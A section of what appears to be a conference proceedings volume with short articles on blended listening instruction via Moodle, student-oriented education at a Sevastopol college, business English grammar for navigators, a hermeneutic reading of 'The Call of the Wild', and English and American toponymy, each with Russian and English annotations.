Videos have long been used in the teaching of foreign languages, and particularly in the teaching and testing of LC. This is because of different communication levels, including a multitude of codes. Besides the use of audiovisual materials offers students direct contact with the culture represented on screen.

There are a lot of problems that learners might encounter which are divided into several groups:

- Quality of recorded materials
- Cultural differences
- Accent
- Unfamiliar vocabulary
- Length and speed of listening

For solving these problems researches offer a few helpful ideas [12]:

Adapting and Improving Listening Materials.

Teachers should adopt and adapt listening materials that match their students' interest and background.

1. Activating your Students' Vocabulary.

It is necessary for teachers to equip students with certain key words needed for listening comprehension. However, it is better to activate students' vocabulary by asking them to guess the meaning of words used in the listening context before explaining the meaning to them.

2. Using Different Kinds of Input.

The teacher should also provide students with different kinds of input, such as lectures, radio news, films, TV plays, announcements, everyday conversation, interviews, storytelling, English songs, and so on.

3. Using Visual Aids.

Visual aids draw learners' attentions, increase their motivation on the topic and help them relate to content of the spoken text.

4. Accents.

It is necessary to let students deal with different accents, especially in extensive listening.

5. Pronunciation.

Incorrect pronunciation hinders at least many students from listening comprehension, so teachers need to help students expose themselves and get familiar with precise pronunciation of native speakers.

6. Connected Speech.

The task of teachers is to inform their students about these distinctive features of spoken language at any time convenient so that the students do not feel stressful and surprised when they listen to authentic listening materials.

7. Activating the Building Students' Prior Topical and Linguistic Knowledge.

Teachers can also provide the background needed for them to understand the text, and it can help them focus attention on what to listen for.

8. Arousing Interest and Motivating Students to Attend to the Spoken Message.

Students will be more willing to listen actively to what the speaker says if they are able to relate the listening experience to their own lives.

9. Encouraging Prediction.

This technique can be employed in the pre-listening or while-listening stages. Students are asked to predict what the text is about or what the speaker is going to say next.

10. Providing and trying to Gain as Much Feedback as Possible.

During the course, the teacher should fill the gap between inputs and students' reply and between the teacher's feedback and students' reaction so as to make listening purposeful. This not only promotes error correction but gives encouragements as well. It can aid students to heighten their confidence in their ability to tackle listening problems. Students' feedback can assist the teacher to judge where the class is going and how it should be instructed.

11. Improving the learning environment of listening skill.

Learning environment for listening skill is a vital key affecting the quality of both learning and teaching listening skill.

Following these practical advicethe teachers select the suitable listening strategies and how to apply them into the listening task. At the same time the students should have much more experience to diversity of listening, and learn the strategies through each of their learning themselves.

The integration of ICT into the educational process would allow students to devote more time to the work on their audiolingual and auditive skills not only during the learning process but also outside the educational institution. To date, the introduction of digital technologies can allow students to work on specific material through various exercises, including with automatic verification, and thus develop auditory skills in audio and video format.

Language courses at KGMTU are often accompanied with self-study practice based on a Moodle platform. Moodle is a Virtual Learning Environment (VLE) and is one of the most effective learning tools for educational institutions as it helps create engaging online language learning activities. Moodle supports a learning model where a tutor acts as a course moderator. The platform provides an individual approach to each student by creating a virtual environment for group collaboration. The individual learning differences are an important area to consider in making instructional decisions for learner-oriented blended instruction. Blended learning is focused on individualized instruction of each student and regular self-assessment through online collaboration. Blended learning provides an integrated approach to the development of all four language skills: reading, writing, listening and speaking, as well as topic vocabulary and grammar [13]. Students accessed the quizzes via their learning-management system page, based on Moodle.

Both audio tracks and audio-visuals were used in the course program. The audio and video files (between two and four minutes long for the audio files, up to five minutes for the video files) were sourced amongst textbook materials or online (Youtube). Videos were used in the context of our project as an aid to listening comprehension, specifically when moving away from mere word- and sound-discrimination, when introducing more difficult, faster conversations, to ensure progression, and for our students to be exposed to English culture as well as the English language.

This article will offer two resources for the development of listening skills: ESLvideo and Edpuzzle. Both resources allow you to upload videos for later use for educational purposes. They also allow to create exercises in the format of multiple choice and filling in gaps. From the point of view of the organization of the educational process in ESLvideo, the teacher can view the results of students' assignments and use a library of completed assignments distributed by English proficiency levels on the CEFR scale. It should be noted that these ICTs allow the teacher not only to see the results of the students' work, but also to categorize the selected videos by class or topic. As for the forms of application of this video in the classroom, the tasks can be used both within the classroom and outside of classroom classes or as an additional task. In addition to the designated technical capabilities of ESL video from the point of view of the organization of the educational process, the teacher can also view the results of students' assignments and use a library of completed assignments distributed by English proficiency levels on the CEFR scale.

To check the listening comprehension of the student it was decided to incorporate both assessable and training quizzes in the course. For formative assessment students could listen to the track and attempt the quiz as many times as they wanted, to encourage the planning and verification

stages pedagogical cycle. Students had total control over the audio tracks, which they could pause and play as necessary. The audio files were made available at the start of the week, with the quiz, but while the audio files were accessible up until the end of the course, the quiz closed at the end of the two weeks. At the end of semester summative or achievable quiz was included in the course. Students could only listen to the audio track twice, in non-stop listening mode. They only had two attempts at the quiz (with the final mark set as the highest mark), and had a time limit to complete the task. Quizzes provided students with immediate final scores and included, in different degrees, explicit feedback to guide students with the listening process.

Current studies of many foreign and domestic researches suggest that the best results on formation and development of listening skills come from a blended learning method. Blended learning can be very timesaving and provides convenience and flexibility of learning. It has a tremendous potential in teaching foreign languages as it offers an opportunity to integrate innovative and technological advances of online learning with interaction and participation of the best traditional practices.

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Аннотация. В статье рассматривается применение смешанного обучения для формирования, развития и оценки аудитивных навыков и умений при обучении английскому языку. Обсуждаются и объясняются преимущества интеграции в процесс обучения офлайн и онлайн заданий. Показаны особенности личностно-ориентированного смешанного обучения, а также мотивация использования данного дидактического метода в процессе развития аудитивных навыков. Иллюстрируются способы решения проблем аудирования. Предлагается использование оцениваемых формативных и итоговых аудио-тестов, а также тренировочных неоцениваемых тестов в формате рабочих листов в течение семестра на базе LMS Moodle.

Ключевые слова: смешанное обучение, оценивание аудитивных умений, обучение, ориентированное на обучающихся, LMS Moodle.

Annotation. This article considers the implementation of blended learning for the development and assessment of listening skills in a second language (English Language). The advantages of learning of students during their engagement with the integration of offline and online tasks are discussed. It is explained why the blended teaching mode is more effective

than the other two. This paper discusses the integration and effectiveness of blended learning for the development and assessment of listening skills in a second language. The learner-centered teaching peculiarities and motives for usage this didactic mode are considered. The problems that learners might encounter and a few helpful ideas for solving them are offered. The author shows how students access both assessable and training quizzes via their learning-management system page, based on Moodle.

Keywords: blended learning, assessment of listening skills, learner-centered teaching, LMS Moodle.

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PERSON-ORIENTED MODEL OF EDUCATIONAL INTERACTION IN THE INSTITUTION OF A SECONDARY VOCATIONAL EDUCATION

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The problem of developing humanistic relations in the institution of vocational education is one of the most important. The activity of a modern college should be aimed at creating an educational system of a humanistic type, the main goal of which is to prepare a student for professional self-realization through the maximum development of a harmonious personality. At the same time, the leading goal of the implementation of the educational process in the college should be focused on the transformation of the educational and disciplinary model of interaction between teachers and students into a student-oriented model.

One should consider the tasks and directions of the educational work of the secondary vocational education on the example of the Sebastopol State Budgetary Educational Institution of Education "Sebastopol Industrial and Technological College named after Marshal of Engineering Troops A.V. Gelovani" (SITC).

The development and improvement of educational work in the system of secondary vocational education, the use and implementation of innovative technologies would be impossible without the serious methodological work of teachers and masters of industrial training. The most important quality in this case is the personal position of the teacher, one's desire for self-realization and the fulfillment of one's professional duties.

The educational system of the humanistic type is aimed at the maximum development of the student's personality and preparation for self-realization in life based on the following value orientations: Fatherland, family, profession, culture, health (physical and mental).

Educational activities at SITC demonstrate an innovative method of systematic research in practice that's a problem solving in the form of joint activities. In the process of collective search, alternatives are born due to the fact that students act as carriers of different life positions. The use of the method of systematic research in solving problems leads to the development of a problem vision in students, which consists in finding and analyzing a significant problem, developing a solution, choosing the most acceptable solution, predicting the consequences, taking responsibility for the consequences of the decision made [4].

A case (situation) is a set of interrelated factors and phenomena, reflections and actions of characters, corresponding to reality, characterizing a certain period or event and requiring resolution through analysis and decision making.

The modeling method is a specially organized "meetings" with various social situations with subsequent pedagogical processing (analysis of the situation, one's behavior in it, modeling scenarios of possible behavior). This method works well when conducting preventive educational activities on the topics of AIDS, drug addiction, smoking, alcoholism, crimes and delinquencies.

A person implements only one line of behavior in the situation that has arisen before him, despite the fact that there are always several options for responding. By choosing one strategy and rejecting the others, a person can only guess how events unfolded when a different response option was implemented. In this method, the response is trial, and the number of trials can be unlimited with a different set of conditions. Each student can take on a certain role or position, which will determine the tactics of one's behavior.

The full development of communication skills is a necessary component of the upbringing process [3]. The student must master various methods of argumentation, forms of presentation of thought, such as analysis, synthesis, comparison, generalization. And this needs to be taught to students. In the process of communication, the conversation can acquire more and more emotional tension, which forces the interlocutors to clarify their own attitude to the subject of the conversation, using adequate speech constructions and improving communication skills.

For example, students at a briefing or round table are instructed to discuss the situation of a conflict. Four behavioral strategies are modeled:

- resolve conflict with force
- negotiate with the other party

- find a compromise solution
- refuse to resolve the conflict.

Debate is useful in that it reduces the moment of subjectivity while providing general support for the beliefs of an individual or group of people. According to the research of the Russian psychologist A.K. Dusavitsky, students who are forced to exist in the educational system associate various learning situations (learning lessons, answering at the blackboard, etc.) with sadness [2]. Psychologists explain this choice by the lack of dialogue, freedom in expressing one's own opinion. In this regard, the method of communicative-dialogue (discussion) activity becomes important in the process of education.

The educational possibilities of this method are due to a number of circumstances:

- beliefs and values cannot be transferred in the same way as scientific knowledge;
- the process of rethinking value orientations is very dynamic, and at present even the exact sciences are no longer perceived as branches of knowledge built on unshakable foundations (once finally resolved issues are reviewed, formulated anew, clarified);
- personal communication is the main activity of adolescents;
 - low discussion culture, intolerance towards those who think differently, the imposition and aggressive promotion of one's point of view are often found in our modern society;
- the discussion allows to consider the problem under study from different points of view (multi-aspect), the carriers of which are students;
- discussion of problems in the discussion mode allows to include in the consideration issues related to the needs of the participant in the dialogue, conduct a conversation, identify a significant attitude for somebody [1].

It is not easy to build an active live discussion. This is due to the fact that students often experience fear that their incompetence in a particular issue will be revealed. Doubts about one's abilities and knowledge, fear of being ridiculed hinder the free expression of one's own point of view in the classroom, so a lot of skills and efforts are required to involve students in an active dialogue. The teacher's actions in this direction should include the deliberate creation and fixation of a problem situation. The topic of the upcoming discussion should be formulated in such a way that it contains:

- direct question;
- an alternative;
- understatement, incompleteness of thought;
- ambiguity, ambiguity;
- trick or provocation.

In practice, the method of discussion activity is most often implemented in the form of a round table, debate, briefing, meeting. It is difficult for a class teacher to carry out debatable forms of communication and education; for an outsider, the students of the group can, without embarrassment, express their opinion, “open up”, “complain”. Therefore, the college practices educational activities not only by class teachers, but also by librarians, social educators, and invited specialists.

Directions, forms, methods of extracurricular work, their joint search, in which students and teachers participate on an equal footing, allow everyone to realize their contribution, to feel responsible for the future of the college. Educational work helps to organize interpersonal relations in a group, between students and a class teacher in order to create a student team and self-government bodies. This contributes to the comprehensive development of the student's personality and his organization of meaningful leisure, increasing the level of upbringing of students.

The development and improvement of educational work, the use and implementation of innovative technologies would be impossible without the serious methodological work of teachers and class teachers. One of the means of increasing the efficiency of the educational process is the use of information and communication technologies in the activities of the class teacher or curator, as well as modern pedagogical technologies.

The educational system of the college is based on the idea of self-control of students, which allows them to form social activity, discipline, responsibility, respect for the rights of other people, creates favorable conditions for learning, education, work and recreation. The issue of student attendance, reasons for missing is considered at meetings of the Student Council of the college, systematic work in this direction allows you to keep attendance at a fairly high level.

The work on the creation of student self-government is not limited to the educational process in the college, but continues in the dormitory, where there is also an annually elected Student Council of the dormitory. An annual competition for the best group of the year, the best headman, the best room, block, floor in the dormitory contributes to the mass involvement of students in the educational process.

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Аннотация. В статье рассмотрены вопросы необходимости внедрения инновационных форм в воспитательную деятельность СПО на примере Севастопольского промышленно-технологического колледжа. Раскрыты различные формы и методы воспитательной работы в колледже.

Ключевые слова: инновации в воспитании, Севастопольский промышленно-технологический колледж, студенческое самоуправление, кейс-технология, метод моделирования, дискуссионная деятельность.

Annotation. The article deals with the issues of the need to introduce innovative forms in the educational activities of secondary vocational education on the example of the Sevastopol Industrial and Technological College. Various forms and methods of educational work in the college are revealed.

Keywords: innovations in education, Sevastopol Industrial and Technological College, student self-control, case technology, modeling method, discussion activity.

SECTION 9: PHILOLOGY



UDC 821.16

GRAMMAR USE FEATURES IN BUSINESSE ENGLISH FOR NAVIGATORS

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Everyone should know grammar!

It serves as the basis for communication and correspondence between people from different countries. You should study the rules and remember the exceptions, then your communication with foreigners will be easy and relaxed. Grammar has a very complex relation to Business English. At one extreme are people for whom English is all about communication, people who usually aren't interested in any correction at all if they can be understood. At the other end are people who think as much about the impact of what they are saying as they do about getting their message across and who perhaps feel they have to compete in business with native English speakers who don't have to worry about such things. You can also of course find people who are at all stages between those two extremes, as well as people who can't decide where they are or swing between the two different positions.

Nowadays, the navigation is growing rapidly and the navigation sphere of Russian ships is expanding, the ability to conduct business communication in foreign language is really important. Business English is notable for it's extreme saturation with expressions, stamps, cliches, elliptical structures and abbreviations, that are characteristic of the official style and are rarely used in the literature. Business correspondence of navigators has a number of peculiarities ", in addition to the phrases and

expressions there is (are) a lot of nautical terminologies in marine business language.

As mentioned in the introduction above, this is not an easy question but depends mainly of the navigators' attitude to accuracy, grammar and correction – particularly as there is no way of improving the accuracy of someone who does not see the point of it. Such people might still need and accept at least some correction and short improvised practice if they can be convinced that the grammar could cause misunderstandings. Navigators who are likely to need more grammar include those who do a lot of writing, especially writing which will be publicly displayed or last a long time. The same is often true of sailors giving presentations and speeches.

While writing a business letters, you should take to attention that there are a lot of differences in the lexical, grammatical and stylistic structures between English and Russian languages. Since many business letters with the same problems, always contain the same phrases and words. The translation occupies an important place of business correspondence. Also, it is really important to know how to translate foreign language, because the main requirement for the translation is it's edequacy, this mean that the information should be clear for everyone. Business correspondence also does not allow the figurative expression of your thoughts using comparisons, metaphors, allegories. Your thoughts must be specific. Moreover, it is not recommended to use outdated and slang words.

There are a lot of types of business letters, but the plans for their writing are the same.

1. Stamp of a ship or company
2. Date
3. Name or name and address of the recipient of the letter (addressee).
4. Specifying the recipient
5. Introductory address
6. An indication of the content of the letter
7. The main body of the letter
8. Farewell
9. Signature and surname
10. Indication of attachments and copies

One of the Basic conditions for a seafarer is the correct application of grammar during the work process, both active and passive. This is important because knowing the basic tenses and their application, you will be able to correctly structure your speech. The main thing is that the interlocutor will certainly understand what you wanted to convey to him. Most often, the incorrect use of linguistic grammatical knowledge can lead to a misunderstanding of information, as a result of which, to various kinds of adverse consequences.

English tenses are considered the most difficult topic, because in Russian we have only 3 tenses, and in English there are 12.

Their use depends on what kind of message you want to convey to your interlocutor. To do this correctly, you need to understand the logic and use cases of English tenses.

In English, as well as in Russian, there are 3 blocks of tenses familiar to use.

1. Present - denotes an action that takes place in the present. 2. Past - denotes an action that occurs in the past tense (once upon a time). 3. Future - denotes an action that will take place in the future tense. However, this is not the end of the English times.

Each of these groups of tenses is subdivided into:

1. Simple. 2. Continuous. 3. Perfect. 4. Perfect Continuous.

To use English tenses correctly, you need 3 things.

1. To understand the logic of English times That is, to know what time is intended for what and when it is used.

2. To be able to build sentences according to the rules That is, not only know, but be able to speak these sentences.

3. To understand what kind of thought you want to convey to the interlocutor That is, to be able to choose the right time depending on the meaning that you put into your words.

English today is also growing and changing, and general trend in modern nautical English is shift towards more widespread use of idioms. Knowledge of idioms is absolutely necessary, they give speech expressiveness and brightness.

6 nautical idioms in English that everyone should know:

Be in the same boat - to be together in some unpleasant situation.

Miss the boat - to miss a good opportunity.

Push the boat out - spend a large amount of money.

Rock the boat - cause discord, rock the boat.

Be a nervous wreck (wreck - wreck, wreckage) - to be a bundle of nerves

Be (all) at sea - to be at a loss / dead end, to be helpless.

Also, navigators should know that expressions which used in English in England are not always used in USA.

For navigators, English is more important than for the rest of the crew, as they communicate in English with passing vessels, coast stations and crew members. And on all ships the navigational equipment of the bridge is operated in English. Most of the world maps are also read in English. Knowledge of the English language is very important for representatives of the maritime profession. This knowledge allows you to successfully and easily pass the tests offered by crewing companies, pass an oral interview and get a contract for a high-paying job on a foreign ship, not experience

difficulties in business correspondence, read contracts and understand every word. One can talk for a very long time about the role of the English language for representatives of maritime specialties. The fact that the English language is considered an important component in the life of a modern sailor is considered undoubted.

All In all, I would like to say, that Knowledge of the correct writing of a business letter, grammar, English terms, idioms will help navigators in their job.

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Аннотация: Судовождение стремительно развивается, и очень важно уметь правильно вести деловое общение на иностранном языке. Официальный стиль характеризуется множеством выражений, клише, эллиптических структур и сокращений, которые должен знать каждый моряк, чтобы суметь правильно и грамотно написать официальное обращение или письмо.

Ключевые слова: Судовождение, официальный стиль, иностранный язык, разнообразие, выражение, грамотность.

Annotation. Navigation is developing rapidly, and it is very important to be able to properly conduct business communication in a foreign language. The official style is characterized by many expressions, cliches, elliptical structures and abbreviations that every sailor must know in order to be able to write an official appeal correctly and competently.

Key words: Navigation, official style, foreign language, differences, expression, sailor, grammar.

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TEXT INTERPRETATION: HERMENEUTIC APPROACH

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Introduction. Currently, the hermeneutic approach to the interpretation of texts of artistic culture has been of particular interest in philology. Hermeneutics as a method of interpreting historical facts based on philological data and the science of understanding the meaning was considered a universal principle for interpreting literature. Its role is invaluable: to interpret culture work according to its artistic value. The interpretation of texts is considered as a derivative of the perception of literary works [2]. Interpretation-type technique affects “the problems of restoring meaning by concentration, self-determination of a person in the world of perceived meanings, entering a reflective position, self-determination of the task among the facets of the understood (“configuration technique” in the terminology of G.P. Shchedrovitsky), assessment of the ontological assessment of pictures (components of reflective reality) involved in the act of understanding” [1, p. 86].

Hermeneutical analysis is a reconstruction of the text, in the process of which all created interpretations are correlated with the author's intention. The author's intention is the center, the core, “which organizes a single system of the meaning of the work in the paradigm of its numerous interpretations” [2].

Hermeneutic interpretation was studied by G.I. Bogin, E.A. Morozkina, V.S. Malakhov, A.V. Lashkevich, V. M. Bukatov, A.O. Ionin and others. Friedrich Schleiermacher made a huge contribution to the development of hermeneutics, Mehmet Faik Yilmaz, Hans-Georg Gadamer and others.

The purpose of this article is to study the role of the hermeneutic model in the interpretation of texts of artistic culture, where the interpretation of a work is determined by the author's value system and his ethical choice. Interpretation as the main term of hermeneutics is based on the idea of Kant, who considered consciousness as an object of the world, preceding subjective-objective relations.

Research methods. The material of the study was the book by Jack London “The Call of the Wild” [4].

The methodological basis of this study was the hermeneutic method of F. Schleiermacher as a technology of the “hermeneutic spiral” [6].

The main material. The vocabulary and the historical and cultural layer of the author's era formed the basis, thanks to which the text is understood as elements that make up a single whole [3].

Following the hermeneutic model as the concept of the “hermeneutic circle”, the art of interpretation lies in the fact that “everything special can only be understood from the general, of which it is itself a part, and vice versa” [2]. Taking into account the technology of the “hermeneutic spiral”

of Schleiermacher, the interpreters of texts of artistic culture adhere to the following rules: to start with a general idea of the whole; to interpret in two directions - grammatical and psychological.

At this "turn of the hermeneutic spiral", it is already clear that the main character is a victim of the "gold rush" in the Yukon (Canada).

"...during those two days and nights of torment, he accumulated a fund of wrath that boded ill for whoever first fell foul of him. His eyes turned bloodshot, and he was metamorphosed into a raging fiend" [4, p. 10]. **"Buck wondered where they went, for they never came back; but the fear of the future was strong upon him..."** [4, p. 11].

The next stage is the analysis in the process of interpreting the linguistic semantic field of perception of the new reality by the main character, "that is, those hermeneutic components of the "meaning-expectation" that were singled out in the confession of the main character" [2]: **"No lazy, sun-kissed life was this, with nothing to do but loaf and be bored. Here was neither peace, nor rest, nor a moment's safety. All was confusion and action, and every moment life and limb were in peril..."** [4, p. 15].

Here we have identified the components of the character of the hero, linguistically conveyed by the writer with the help of long inconsistent sentences and complex linguistic constructions, in which verbs of sensory perception of negative coloring dominate.

The work describes difficulties that Buck experiences, trying to survive, despite the harsh treatment of the owners, the cruelty of the dogs and the harshness of nature: **"Buck stood and looked on, the successful champion, the dominant primordial beast who had made his kill and found it good"** [4, p. 36].

"Meaning-expectation" of the deep level of perception of a literary text should be conveyed to the reader. Then it will become clear that all this severity determined the new character of the hero: **"His development (or retrogression) was rapid. His muscles became hard as iron, and he grew callous to all ordinary pain"** [4, p. 22].

In the end, the main character leaves the people and becomes the leader of a pack of wolves. **"...his great throat a-bellow as he sings a song of the younger world, which is the song of the pack"** [4, p. 85].

The process of secondary understanding involves taking into account the historical and socio-psychological characteristics characteristic of the period of creation of the text [5].

Thus, the use of philological, linguistic hermeneutics in the course of pre-translational analysis of the text and then the hermeneutic model of translation based on the technique of 'hermeneutic spiral' can significantly improve the quality of translation of a work. The hermeneutic model of translation is associated with an interpretive definition of the essence of the

translation process, understood as a process of secondary text generation [1]. The hermeneutic potential of interpretation is defined as the leading way of actualizing the meanings of the text. For hermeneutics, both the understanding of the text and the problem of the correct presentation of what is understood is important. The vocabulary and the historical and cultural layer of the author's era form the basis, thanks to which the text is understood as elements that make up a single whole.

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Аннотация. Рассмотрена герменевтическая модель интерпретации текстов, в основе которой лежит принцип «герменевтической спирали» Ф. Шлейермахера. Герменевтика как метод истолкования исторических фактов на основе филологических данных и как наука о понимании смысла считается универсальным принципом интерпретации литературных памятников. Цель данной статьи – изучение роли герменевтической модели в интерпретации текстов художественной культуры, где интерпретация текста определяется системой ценностей автора и его этическим выбором. Приводится пример интерпретации произведения Д. Лондона “The Call of the Wild” в рамках герменевтической модели.

Ключевые слова: герменевтика, герменевтический подход, интерпретация текста, герменевтическая спираль, «смыслоожидание».

Annotation. The hermeneutic model of text interpretation is stated, which is based on the principle of “hermeneutic spiral” by F. Schleiermacher. Hermeneutics as a method of interpreting historical facts on the basis of philological data and as a science of understanding the meaning is considered to be a universal principle for interpreting literature. The purpose of this article is to study the role of the hermeneutic model in the interpretation of texts of artistic culture, where the interpretation of the

text is determined by the author's value system and one's ethical choice. An example of the interpretation of D. London's work "The Call of the Wild" within the framework of the hermeneutic model is given.

Keywords: hermeneutics, hermeneutic approach, text interpretation, hermeneutic spiral, "meaning-expectation".

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TOPONYM AS A SOURCE OF INFORMATION IN THEOLOGICAL DISCOURSE

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Recently, theology has attracted increasing attention of researchers in a broad interdisciplinary discourse, especially in the aspect of state-confessional relations, since the degree of religiosity of the state, the preservation of the traditions of good neighborliness correlate with the characteristics of its stability and successful development.

In the article, we have made an attempt to present the uniqueness of the cultural and historical development of Great Britain and America in the English language by analyzing the toponym, more precisely, its toponyms as the guardians of the most ancient elements acquired as a result of numerous interethnic cultural and linguistic interactions, the study of which seems relevant for the theologian, historian, culturologist, linguist. The study of the toponymy presents a number of difficulties: the information contained in the ethnotoponym is not always available to the translator without attracting an additional resource. More often it has an implicit character and requires a detailed comparative analysis. In our study, we relied on the work of both domestic (V.P. Konetskaya, O.A. Leonovich, T.V. Smirnova, T.D. Tomakhin and others) and foreign onomasts, among which M. Geling and K. Cameron [1-7].

English, American and Russian linguo-cultural and toponymic dictionaries served as a resource for sampling to confirm our theoretical assumptions in the field of in-depth study of the English-language map of both countries.

In our opinion, the reliability of the research result is provided by a sufficient amount of factual material. We present the course of the study in support of the hypothesis put forward - the most frequent in the English language is the element in the composition of the toponymic base, which was acquired (borrowed) as a result of the most stable impact on the

English toponymy of those ethnic groups that have been in the territory of these countries for a long time.

We have conducted a comprehensive study of the modern English and American toponym and identified the features of the English and American toponym on the material of seven dictionaries (2967 pages), we analyzed in detail more than 250 lexical units, making up their percentage ratio. The data obtained confirm our assumption: for example, the Anglo-Saxon toponyms made up the predominant part - forty-three percent, Celtic toponyms - twenty-eight, Roman influences - fifteen percent, Scandinavian elements and Norman toponyms - seven percent, respectively, and the basis of the American toponym was the languages of the Indians - in the most predominant amount - sixty percent.

The data obtained testify to the correlation between the duration of the conquest and its linguistic elements reflected in the language structure, the significant impact of each conquest on the cultural and historical development of the British Isles, and the originality of lexical means of reflecting the national identity of each ethnic group.

One should consider the linguistic traces of the stay of the conquerors one by one. The period of the Celtic conquest turned out to be significant for the British Isles, since a number of territories still keep the language and the religious culture of the Celtic tribes full of secrets and mysteries - for a long time not recognized as a contribution to the formation of modern European civilization that inherited their ancient traditions. As in the New World, where the figurative structure of Celtic myths is intertwined with the myths of the American Indians, the British toponym is a clear evidence of the development of the Celts of coastal territories, and a number of lexical units represent a deep interaction between the Celts and the Christian world.

Celtic toponyms formed the basis for the further development of the English language, since as a result of the analysis, regularly repeated components were found that can serve as indicators of the Celtic origin of the toponym. The most used were identified: formants *pen*, *tre*. Celtic roots are present in the names of natural objects, most English rivers have Celtic names [4, 71-78].

The era of Roman Britain did not leave a significant imprint on the fate of the toponymy of the country, the names of this period cannot be attributed to fully Latin, they were rather Latinized forms of more ancient Celtic names. However, it should be noted that the names with Latin roots at that time belonged to the largest settlements, which retained their priority position to this day, in modern England. For example, *London* is from *Londinium*, *Manchester* – from *Mamucion*, *Lincoln* – *Lindum Colonia*, *Catterick* – *Cataractonium*. The Roman toponymicon, which is noted throughout the empire, is distinguished by a high percentage of the use of

components a *chester/caster* (Latin – *castra*, ancient English. *-caster* – camp) [4, 79-84].

As for the contribution of the Anglo-Saxons, they brought important elements to the field of toponymy: the cultural seme *~ing*, with the meaning “people” or “family” (**Reading**, family's place of residence *Rada*; *Hastings* – family *Hasta*); *~ham*, with the meaning “*farm*”; *~ton*, with the meaning “*settlement*” (name of Anglo-Saxons settlements).

It should be noted that Scandinavian influence traces are most frequent on the map of England along the coast. They are characterized by the active final element *~by*. For more than five centuries, it participated actively in the formation of English toponymy (from the time of the first Danish settlements in the 9th century and up to the 13th-14th centuries), which ensured its significant preservation and prevailing frequency even at the present time. An important historical fact is the appearance of new cultural semes in the toponymy of the Vikings: *~thorp* (“*village*”); *~thwaite* («land (forests) cleared for arable land »); *~toft* (“*manor / farm*”).

The Norman conquest, having replenished the toponymic resource as a whole, did not have a significant impact on the toponymic map of England. The process of transferring toponyms from France did not differ in intensity and was mainly accompanied by a change in the sound of French names towards the local dialect: *jervaulx* – [ljɔ:vɔ:] and [ʔa: vis]. Other borrowings are single: The *Prae* (French. *pzē* – small meadow), names use the *-mont* component (French *mont* - mountain). Particular attention should be paid to the use of constructions with French articles *Le* and the preposition *en* in English toponymy. in modern English toponymy, the French article is perceived in a function close to a preposition, that is, to indicate the location of an object.

Based on the study of US toponymy, we concluded that this is a relatively young toponymy, in which the languages of Indian tribes played a special role in the formation of American English [2, p. 54-57].

The final stage of the study was the analysis of Indian topographical foundations, the most ancient etymons. We have identified and presented classifications of families of Indian languages and the main types of Indian layers included in the English language, as well as considered Indian borrowings and their translation [6, p. 27-33], [7, p. 98-112]. As a result, a conclusion was made about the undoubted enrichment of the terminology of the English language by Indian languages, especially in the field of zoology and botany, as well as the basics of ritual actions.

Based on the foregoing, the following conclusion follows: a comparative analysis of the American and English toponyms revealed the predominance of Indian toponyms, which indicates the process of primary naming, and the predominance of the Anglo-Saxons toponymy confirms our hypothesis: the longer the conquest within the historical time frame and

the more geographically extensive, the darker and more frequent in the English language are borrowed elements, included in the toponymic basis

This study, first of all, testifies to the enduring importance of the study of toponymy for understanding the deep sacred meanings in the history and confessional culture of the peoples of the world, the originality of the origins of its linguistic enrichment, extralinguistic interaction. Toponymy, to a greater extent than any other lexical subsystem, reflects and stores historical memory in its topographical foundations, by cultural semes representing the possibility of describing and interpreting toponyms-realities and toponyms-universals of each individual cultural and historical community, which allows us to perceive the toponym as a genuine phenomenon - a phenomenon of language ethnic group and its culture, reflecting the entire spectrum of confessional relations of a particular historical period in the state development.

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Аннотация. Будучи этнически окрашенным явлением в культуре и языке, носителем информации в контексте истории народов, топоним раскрывает возможность познания глубинных сакральных смыслов, осуществления их систематизации. Особенную роль топоним выполняет в сопоставительном культурно-историческом анализе, в теологическом дискурсе.

Ключевые слова: топоним, сопоставительный культурно-исторический анализ, теологический дискурс.

Annotation. Considering toponym as an ethnically colored phenomenon of culture and language we characterize it as a powerful resource for studying the history of peoples, the knowledge of the deep meanings of which serve as the means of ensuring sustainable interethnic

communication. Toponym plays a special role in comparative cultural and historical analysis in the discourse of Theology.

Keywords: toponym, comparative cultural and historical analysis, discourse of Theology.

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